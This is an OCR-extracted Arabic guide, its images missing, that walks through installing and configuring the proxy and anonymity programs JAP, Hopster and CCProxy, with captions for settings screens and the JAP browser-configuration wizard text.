


يدعم البرنامج التصفح و التحميل عن طريق الإكسبلورر فقط


عملية تنصيب البرنامج





إعداد البروكسي الخاص به تلقائيا




Browser-Konfiguration
JAP Anonymity & Privacy
ANONYMITY IS NOT A CRIME
This assistant configures your web-browser
in cooperation with
JAP
Original configuration can be restored each time.
Restore configuration
< Back
Next >
Cancel


Browser-Konfiguration
JAP Anonymity & Privacy
ANONYMITY IS NOT A CRIME
Configuration web-browser
Select web-browsers which shall be configurated.
Internet Explorer
Opera
< Back
Next >
Cancel







نافذة البرنامج بدون إتصال




إعدادت البروكسي داخل البرنامج



إعدادت إضافية




تحويل اللغة



نافذة البرنامج بعد العمل




إعدادت المتصفح



البرنامج بطيء لكن لا يقهره شيء

Hopster


نافذة إعدادت البروكسي فارغة



نافذة البروكسي ممتلئة



لائحة البرامج التي يتعامل معها البرنامج




إعدادات الماسنجر


قم بتنزيل النسخة الجديدة دائما

CCProxy

